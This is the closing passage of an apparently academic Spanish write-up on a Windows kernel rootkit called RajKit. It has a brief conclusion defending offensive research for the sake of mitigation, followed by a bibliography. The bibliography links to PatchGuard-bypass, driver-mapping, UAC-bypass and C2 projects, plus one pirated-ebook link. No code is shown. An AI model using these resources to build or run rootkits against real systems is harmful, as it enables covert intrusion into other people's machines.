Desde mi punto de vista creo que no hay mejor forma de implementar esas mitigaciones que desarrollando herramientas como la que presentó enfocando el desarrollo desde el punto de vista lo más cercano posible a las grandes organizaciones de extorsión, espionaje industrial y gubernamental.

Por ello investigar los entresijos técnicos de los sistemas y aprender de su comportamiento es vital para el desarrollo de herramientas como **RajKit** para tratar de descubrir técnicas que ni siquiera se conozcan actualmente y anteponerse a estos ataques mediante mitigaciones complejas y sigilosas.

## 9. BIBLIOGRAFÍA

<https://www.iberlibro.com/9781449626365/ROOTKIT-ARSENAL-ESCAPE-EVASION-DARK-144962636X/plp>

<https://dl.ebooksworld.ir/motoman/No.Starch.Press.Rootkits.and.Bootkits.www.EBooksWorld.ir.pdf>

<https://www.amazon.es/Practical-Reverse-Engineering-Reversing-Obfuscation-ebook/dp/B00IA22R2Y>

[https://books.google.es/books/about/Rootkits.html?id=fDxg1W3eT2gC&redir\\_esc=y](https://books.google.es/books/about/Rootkits.html?id=fDxg1W3eT2gC&redir_esc=y)

<https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/using-nt-and-zw-versions-of-the-native-system-services-routines>

<https://rvsec0n.wordpress.com/2019/09/13/routines-utilizing-tebs-and-pebs/>

<https://calcifer.org/documentos/librognome/glib-lists-queues.html>

<https://learn.microsoft.com/es-es/cpp/build/x64-calling-convention?view=msvc-170>

<https://github.com/jthuraisamy/SysWhispers2>

<https://github.com/can1357/ByePg>

<https://learn.microsoft.com/es-es/troubleshoot/windows-client/performance/nmi-hardware-failure-error>

<https://windows-internals.com/hyperguard-secure-kernel-patch-guard-part-1-skpg-initialization/>

<https://www.geoffchappell.com/studies/windows/km/ntoskrnl/structs/kprcb/featurebits.htm>

<https://learn.microsoft.com/es-es/troubleshoot/windows-server/performance/use-driver-verifier-to-identify-issues>

[https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ntos/hal/hal\\_private\\_dispatcher.htm](https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ntos/hal/hal_private_dispatcher.htm)

[https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ntos/amd64\\_x/ktrap\\_frame.htm](https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ntos/amd64_x/ktrap_frame.htm)

[https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ntos/ktrap\\_frame.htm?tx=138&ts=0,4](https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ntos/ktrap_frame.htm?tx=138&ts=0,4)

<https://www.geoffchappell.com/studies/windows/km/bugchecks/index.htm>

<https://www.bleepingcomputer.com/forums/t/762974/bsod-using-windbg-windows-debugger-and-analyze-v/>

[https://en.wikipedia.org/wiki/Deferred\\_Procedure\\_Call](https://en.wikipedia.org/wiki/Deferred_Procedure_Call)

[https://www.trendmicro.com/es\\_es/research/23/e/blackcat-ransomware-deploys-new-signed-kernel-driver.html](https://www.trendmicro.com/es_es/research/23/e/blackcat-ransomware-deploys-new-signed-kernel-driver.html)

[https://lsi.vc.ehu.eus/pablogn/docencia/manuales/SO/TemasSOuJaen/ADMINISTRACIONDELA MEMORIA/5.1\\_Paginacion.htm](https://lsi.vc.ehu.eus/pablogn/docencia/manuales/SO/TemasSOuJaen/ADMINISTRACIONDELA MEMORIA/5.1_Paginacion.htm)

<https://www.microsoft.com/en-us/security/blog/2020/07/08/introducing-kernel-data-protection-on-a-new-platform-security-technology-for-preventing-data-corruption/>

<https://empyreal96.github.io/nt-info-depot/Windows-Internals-PDFs/WindowsSystemInternalPart1.pdf>

<https://stackoverflow.com/questions/35670045/accessing-user-mode-memory-inside-kernel-mode-driver>

<https://github.com/TheCruZ/kdmapper>

<https://github.com/AzAgarampur/byeintegrity8-uac>

<https://merlin-c2.readthedocs.io/en/latest/quickStart/agent.html>